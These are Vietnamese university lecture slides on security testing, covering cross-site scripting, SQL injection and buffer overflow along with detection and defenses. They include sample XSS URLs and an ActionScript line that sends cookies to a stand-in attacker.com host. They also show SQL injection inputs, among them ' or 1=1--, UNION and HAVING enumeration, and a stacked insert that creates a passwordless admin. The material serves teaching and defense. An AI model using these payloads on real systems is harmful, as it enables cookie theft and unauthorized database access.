Công cụ kiểm thử phần mềm

Chương 12 – Kiểm thử bảo mật

Khái niệm

- Security Testing là quá trình thử nghiệm để xác định rằng hệ thống bảo vệ được dữ liệu và duy trì được các chức năng hiệu quả.
- Các tính chất cơ bản trong Security testing :
  - Confidentiality (tính bảo mật)
  - Integrity (tính toàn vẹn)
  - Authentication (tính xác thực)
  - Authorization (tính ủy quyền)
  - Availability (tính hiệu lực)
  - Non-repudiation (tính không thoái thác)

Các kỹ thuật tấn công

- Cross Site Scripting
- Injection
- Buffer Overflow

Cross Site Scripting

KHOA CÔNG NGHỆ THÔNG TIN
TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

Nội dung

- Khái niệm
- Phân loại
- Các bước thực hiện XSS truyền thống
- Mức độ nguy hiểm
- Các bước khai thác lỗ hổng
- Cách kiểm tra Web có bị lỗi XSS
- Cách phòng chống
- Demo XSS Me

Khái niệm

- Cross Site Scripting (XSS) là phương pháp tấn công bằng cách chèn thêm những đoạn mã có khả năng đánh cắp hay thiết lập được những thông tin quan trọng như cookies, mật khẩu,… vào mã nguồn ứng dụng web.
- Thông thường hacker lợi dụng địa chỉ URL để đưa ra những liên kết là tác nhân kích hoạt những đoạn chương trình được viết bằng ngôn ngữ máy khách như VBScript, JavaScript…được thực thi trên chính trình duyệt của nạn nhân.

Ví dụ

- http://example.com/index.php?user=<script>alert(123)</script>
- http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
- http://vieclambank.com/search.php?s=">%3C%73%63%72%69%70%74%20%73%72%63%25%33%44%68%74%74%70%25%33%41%25%32%46%25%32%46%6A%73%6E%67%6F

Phân loại

- Reflected Cross Site Scripting
- Stored Cross Site Scripting
- DOM based Cross Site Scripting
- Cross Site Flashing

Stored Cross Site Scripting

- Là lỗi XSS mà đoạn mã chèn thêm vào được lưu trữ trên server, như trong CSDL dưới dạng các comment trong blog, message trong forum hoặc các visitor log.

Reflected Cross Site Scripting

- Khác với Stored-XSS, Reflected-XSS đoạn mã khai thác sẽ không được lưu trữ trên server.

DOM Based Cross Site Scripting

- Khác với Stored Cross Site Scripting và Reflected Cross Site Scripting, DOM Based XSS hoạt động không cần máy chủ, mà trực tiếp tại browser của victim.

Cross Site Flashing

- Ngoài những cách đưa một đoạn mã nguy hiểm thì hacker còn có thể lợi dụng những tập tin flash để đánh cắp thông tin.

Cross Site Flashing

- Macromedia Flash cho phép lập trình bằng một ngôn ngữ kịch bản đã được xây dựng sẵn trong Flash là ActionScript.
- ActionScript có cú pháp đơn giản và tương tự như JavaScript, C hay PERL.
- VD: getURL("http://www.yahoo.com")
- getURL("javascript:alert(document.cookie)")
- getURL("javascript:location('http://www.attacker.com?newcookie='+document.cookie)")


Các bước thực hiện XSS truyền thống

- Bước 1 : Hacker biết được người dùng đang sử dụng một ứng dụng Web có lỗ hỏng XSS.
- Bước 2 : Người dùng nhận được 1 liên kết thông qua email hay trên chính trang Web (nhưtrên guestbook, banner dễ dàng thêm 1 liên kết do chính hacker tạo ra…).
- Bước 3 : Chuyển nội dung thông tin (cookie, tên, mật khẩu…) về máy chủ của hacker.

Các bước thực hiện XSS truyền thống

- Bước 4 : Hacker tạo một chương trình cgi hoặc một trang Web để ghi nhận những thông tin đã đánh cắp vào 1 tập tin.
- Bước 5 : Sau khi nhận được thông tin cần thiết, hacker có thể sử dụng để thâm nhập vào tài khoản của người dùng.

Mức độ nguy hiểm



Top Ten Vulnerability Classes in 2011 (WhiteHat Security)

Cách kiểm tra Web có bị lỗi XSS

- Nếu website sử dụng các mã nguồn của các chương trình có sẵn có thể tham khảo danh sách các lỗ hổng của chương trình bạn trên các trang web chứa các thông tin về bảo mật như securityfocus.com, securiteam.com, ...
- Nếu website tự viết mã nguồn thì cần dùng đến các chương trình scanner tự động như : screamingCSS, XSS Me, …

Cách kiểm tra Web có bị lỗi XSS

- Cách tìm lỗi XSS thủ công:
  - Bước 1 : Mở website cần kiểm tra.
  - Bước 2 : Xác định các chỗ (phần) cần kiểm tra XSS, 1 Site bất kỳ bao giờ cũng có các phần : Search, error message, web form. Lỗi XSS hầu hết xuất hiện ở những phần này.
  - Bước 3: Xác minh khả năng site có bị lỗi XSS hay không bằng cách xem các thông tin trả về.
  - Bước 4: Khi đã xác định chỗ có khả năng bị dính lỗi XSS thì chúng ta sẽ chèn những đoạn code của chúng ta vào để thử tiếp.

Cách phòng chống

- Với những dữ liệu, thông tin nhập của người dùng, người thiết kế ứng dụng Web cần phải thực hiện vài bước cơ bản sau:
  - Tạo ra danh sách những thẻ HTML được phép sử dụng.
  - Xóa bỏ thẻ<script>.
  - Lọc ra bất kì một đoạn mã JavaScript/Java/VBScript/ActiveX/Flash Related nào.
  - Lọc dấu nháy đơn hay kép.
  - Lọc kí tự Null.
  - Xóa những kí tự“ > ”, “ < ”.
  - Vẫn cho phép nhập những kí tự đặc biệt nhưng sẽ được mã hóa theo chuẩn riêng.

Cách phòng chống

- Đối với người dùng, cần cấu hình lại trình duyệt để nhắc nhở người dùng có cho thực thi ngôn ngữ kịch bản trên máy của họ hay không? Tùy vào mức độ tin cậy mà người dùng sẽ quyết định.

Injection

Khái niệm

- Injection là kỹ thuật tiêm mã độc vào ứng dụng từ các input từ phía người dùng để có gây ra lỗi hoặc thao tác trái phép để hệ thống :
  - SQL Injection
  - LDAP Injection
  - ORM Injection
  - XML Injection
  - SSI Injection
  - XPath Injection
  - IMAP/SMTP Injection
  - Code Injection

Khái niệm

- SQL injection là một kỹ thuật để khai thác các ứng dụng sử dụng dữ liệu client-supplied trong các câu lệnh SQL. Kẻ tấn công lừa các engine SQL thực hiện lệnh ngoài ý muốn bằng cách cung cấp những chuỗi đầu vào đặc biệt, nhờ đóđược truy cập trái phép cơ sở dữ liệu để xem hoặc thao tác dữ liệu.
- Kỹ thuật SQL injection có thể khác nhau, nhưng tất cả họ đều khai thác một lỗ hổng duy nhất trong các ứng dụng :
  - Các chuỗi validated hoặc nonvalidated không chính xác được nối vào một câu lệnh SQL động, và được hiểu như là một mã lệnh SQL.

Phân loại theo cách thức truy xuất dữ liệu

- InBand: Dữ liệu được lấy từ cùng một kênh được sử dụng để tiêm mã độc vào. Đây là cách tấn công phổ biến nhất., dữ liệu được lấy trực tiếp từ webpage.
- Out-of-band: Dữ liệu được lấy từ một kênh khác.(ví dụ như một email/message chứa kết quả đ)ược thực hiện và gửi về cho hacker)
- Inferential: Không có sự trao đổi dữ liệu thực sự nào nhưng hacker có thể xây dựng lại cấu trúc (reconstruct) thông tin bằng cách gửi các request cụ thể và quan sát kết quả hoạt động của database server

Phân loại theo chức năng

- SQL Injection: những kết quả từ các truy vấn không hợp lệ(các trang thông báo lỗi) do hacker tạo ra được trả về phía hacker để sử dụng cho việc tấn công hệ thống.
- Blinding SQL injection: các kết quả trả về từ những truy vấn không hợp lệ(các trang thông báo lỗi) được dấu ẩn đi, không hiển thị một các trực quan.

Các kỹ thuật SQL injection đơn giản

- Ví dụ 1: giả sử ứng dụng web có đoạn mã sau:

```
SQLQuery = “SELECT User FROM Usertb WHERE ID = ‘”+p
    ID +”’and Pass = ‘”+p_Pass+””””
flag= GetQueryResult (SQLQuery)
if flag = “” then
check=FALSE
else
check=TRUE
end if
```

- Đoạn mã trên kiểm tra chuỗi nhập Username và password. Nếu tồn tại trong bản thì check = true ngược lại check = false.

Các kỹ thuật SQL injection đơn giản

Username = “ ‘ or 1=1--

Password = “pass”

Câu lệnh SQL lúc này như sau:

SELECT User FROM Usertb WHERE ID = ‘’ or 1=1 --
and Pass = ‘pass’

- Câu lệnh so sánh trên luôn luôn đúng (vì 1luôn bằng 1). Do đó câu điều kiện trong mệnh đề WHERE luôn đúng. Giá trị tên người sử dụng của dòng đầu tiên trong bảng sẽ được chọn.

Tấn công dựa vào câu lệnh select

- Giả sử ta không biết nội dung của cơ sở dữ liệu.
- Ta có thể tấn công dựa vào các lệnh Having, groupby, Union.
- Sử dung lại câu lệnh

SQLQuery = “ SELECT User FROM Usertb WHERE
ID = ‘”+p_ID +”’and Pass = ‘”+p_Pass+””””

Giá trị nhập vào:

username = “’having 1=1 --”

Câu lệnh trở thành:

SQLQuery = “ SELECT User FROM Usertb WHERE
ID = ‘’having 1=1 --Pass =‘’

Tấn công dựa vào câu lệnh select

- Lỗi phát sinh:
- [Microsoft][ODBC SQL Server Driver][SQL Server]Column 'User.tkUsername' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
- Nhờ lỗi được phát sinh này mà ta biết được trong bảng có 1 trường là tkUsername
- Tiếp tục dùng GROUP BY cho đến khi biết được tất cảcác trường trong bảng

Tấn công dựa vào câu lệnh select

- Khi không còn báo lỗi cú pháp GROUP BY nữa thì chuyển qua công đoạn kiểm tra kiểu của từng trường trong bảng. Lúc này UNION được sửdụng:

username:"'union select sum(tkUsername) from User --"

Câu lệnh SQL:

SQLQuery = " SELECT User FROM Usertb WHERE ID = ''union select sum(tkUsername) from User --and Pass = ''

Tấn công dựa vào câu lệnh select

- Lệnh sum là lệnh tính tổng cho đối số bên trong dấu ngoặc. Đối số phải là kiểu số.
- Nếu đối số không là kiểu số thì phát sinh lỗi như sau:
  - [Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
- Tương tự Hacker sẽ lấy được kiểu của từng trường trong bảng. Sau đó, thực hiện tấn công insert.

Tấn công dựa vào câu lệnh insert

username:"'; insert into User(tkUsername,tkPassword) values ('admin', '')--"

Câu lệnh SQL:

SQLQuery = " SELECT User FROM Usertb WHERE ID = '';

insert into User(tkUsername,tkPassword) values ('admin', '') --and Pass = ''

- Hacker đã add thành công một tài khoản mà không cần pass để chứng thực

Các kiểu tấn công khác

- Tấn công sử dung store-procedure:
- Tương tự như những cách trên, hacker tiêm vào các mã để tạo ra những procedure thao tác trái phép tới cơ sở dữ liệu.

Tấn công blinding SQL injection

- Như đã thấy ở các ví dụ trên. Hacker thường khai thác bằng các gửi các giá trị đầu vào để server sinh các thông tin lỗi để từ đó tùy biến theo câu truy vấn gốc của người thiết kế.
- Trường hợp người thiết kế cố tình che đi các trang lỗi thì hacker sẽ phải tấn công theo blinding sql injection.

Cách phòng chống

- Có ba giải pháp tiếp cận vấn đề này :
  - Cố gắng kiểm tra và chỉnh sửa để làm cho dữ liệu hợp lệ.
  - Loại bỏ những dữ liệu bất hợp lệ.
  - Chỉ chấp nhận những dữ liệu hợp lệ

Buffer OverFlow

Tổng quan về Buffer OverFlow

- Buffer overflow xảy ra khi buffer cố gắng cấp phát 1 không gian lưu trữ có dữ liệu lớn hơn khả năng lưu trữ của nó.
- Khai thác dựa vào các lỗ hỏng phần mền thông qua ngôn ngữ lập.
- Khai thác các trang web có tương tác người dùng nhưng không ràng buộc dữ liệu nhập vào như các trường username ,password..

Nguyên nhân

- Phương thức kiểm tra biên (boundary).
- Các ngôn ngữ lập trình, như là ngôn ngữ C.
- Những chương trình được lập trình không tốt khi tạo ra nó.

Ví dụ

- func(char *ch) {
  - char buffer[256];
  - strcpy(buffer,ch); }

- Buffer chỉ được cấp phát 256 byte nhưng ở hàm func, nếu buffer nhận 257 kí tự từ ch thì lỗi tràn bộ đệm.

Phân loại

- Có 2 kiểu Buffer Overflow chính :
  - Stack overflow
  - Heap overflow
- Stack là nơi lưu trữ tĩnh của không gian bộ nhớ.
- Heap là nơi lưu trữ động của không gian bộ nhớ, được sinh ra khi chạy một chương trình.

Cách phát hiện

- Nhìn vào source code : Kiểm tra các biến cục bộ có được kiểm tra biên (boundary check) chưa?
- Ứng dụng có làm việc bình thường thay không khi người dùng nhập một dữ liệu rất lớn.

Cách phòng tránh

- Việc xử lý bộ đệm trước khi đọc hay thực thi nó có thể làm thất bại các cố gắng khai thác lỗi tràn bộ đệm nhưng vẫn không ngăn chặn được một cách tuyệt đối. Việc xử lý bao gồm :
  - Chuyển từ chữ hoa thành chữ thường.
  - Loại bỏ các kí tự đặc biệt và lọc các xâu không chứa kí tự là chữ số hoặc chữ cái.